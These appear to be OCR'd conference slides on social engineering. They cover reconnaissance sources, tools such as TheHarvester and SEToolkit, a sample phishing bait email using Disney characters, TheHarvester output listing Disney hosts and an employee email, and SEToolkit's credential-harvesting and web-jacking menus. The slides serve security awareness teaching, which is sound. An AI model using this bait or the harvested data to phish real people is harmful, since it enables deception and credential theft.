# Social Engineering: Tricks & Tools

Joe Nagy
John Nye

# Social Engineering

"You try to make an emotional connection with the person on the other side to create a sense of trust. That is the whole idea: to create a sense of trust and then exploiting it." – Kevin Mitnick

# SE Framework

- **Information Gathering**
- Develop Relationship
  - Trust
- Execution
  - Manipulation
- Exploitation
  - Game Over

# Sources / Methods

- Websites
- Search Engines
- Whois
- Social Media
- Blogs
- Background Sites
- Dumpster Diving

- Jedi Mind Tricks
  - Elicitation
  - Pretexting
  - Rapport
  - NLP
  - Microexpressions
  - Interview / Interrogate

# SE Tools

- Intel Gathering
  - TheHarvester
  - BasKet
  - Nmap
  - Cameras
  - Maltego
  - GPS Tracker – Cree.py
  - Caller ID Spoofing
- Vulnerability Assessment
  - Metasploit
  - Nessus
- Exploitation Tools
  - SEToolkit
  - MSFvenom

# Phishing

A deceptive computer-based means to trick individuals into disclosing sensitive personal information. To perform a phishing attack, an attacker creates a Web site or e-mail that looks as if it is from a well-known organization, such as an online business, credit card company, or financial institution. *Source: NIST 800-83*

Name:  Mickey Mouse
Alias:  Steamboat Willie
DOB:  18 Nov 1928
Wife:  Minnie Mouse
Half Brother:  Oswald
Nephews:
  Mortimer “Morty”
  Ferdinand “Ferdie”
Dog:  Pluto
Location:  Disneyland, CA
Quote:  “Oh, boy!”

# Bait


From:  Oswald
Subject:  Morty & Ferdie
Date:  January 27, 2015 12:13:36 AM PDT
To:  Mickey

Mickey,

I just heard that Morty and Ferdie were at Disneyland this past weekend and got the measles!  This is terrible news!  It is all over the internet, take a look: http://www.cbsnews.com/news/measles-outbreak-traced-to-disneyland-continues-to-grow/

I hope they get well soon!  Let me know if you need anything.

Oswald




# Real World Example

## *Bank Hackers Steal Millions via Malware*

http://www.nytimes.com/2015/02/15/world/bank-hackers-steal-millions-via-malware.html?_r=1&referrer=

# BasKet



Here is a basket to show you some examples of usage for this application.
This basket is used to keep track of research results for a project.

## Emperor Penguin

W Wikipedia article

**People**

- fred@internet.org
- steeves@internet.org
- john@internet.org

IM: marie@jabber.org

**To Do:**

☑ ~~The table of content~~
□ Everybody do a chapter
□ We merge everything
□ Spellcheck and other checks
The graphics

From fr.wikipedia.org

I propose those colors for the titles in the document:

■ #002c6f
■ #e67800

**Table of Content:**

1. Physical characteristics
2. Ecology and behaviour
3. Reproduction
4. Conservation status
5. Miscellaneous
6. Further reading
7. External links


John: you STOLEN the Wikipedia table of content! We will not use the same

**OpenOffice.org Writer**

**The introduction (by Fred):**


Emperor Penguin.odt

# TheHarvester




```
[-] Searching in Google:
        Searching 0 results...
        Searching 100 results...


[+] Emails found:
------------------
Ronald.Buzinski@disney.com
Buzinski@disney.com

[+] Hosts found in search engines:
------------------------------------
[-] Resolving hostnames IPs...
198.105.199.181:games.disney.com
198.105.199.129:blogs.disney.com
198.47.108.17:disneychannel.disney.com
198.47.108.89:movies.disney.com
198.47.108.17:video.disney.com
198.47.108.17:frozen.disney.com
198.47.108.89:music.disney.com
199.181.132.250:home.disney.com
199.181.132.249:www.disney.com
136.146.47.6:help.disney.com
198.105.199.194:infinity.disney.com
192.195.63.26:enterpriseportal.disney.com
184.106.100.190:heroesworkhere.disney.com
root@kali:~#
```

# SEToolkit




```
   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.
```

# SETToolkit




```
The Web Attack module is  a unique way of utilizing multiple web-based attacks in order to compromise the intend
ed victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a custo
mized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deli
ver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field a
nd harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something differ
ent.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to
 make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with
the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utili
ze the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
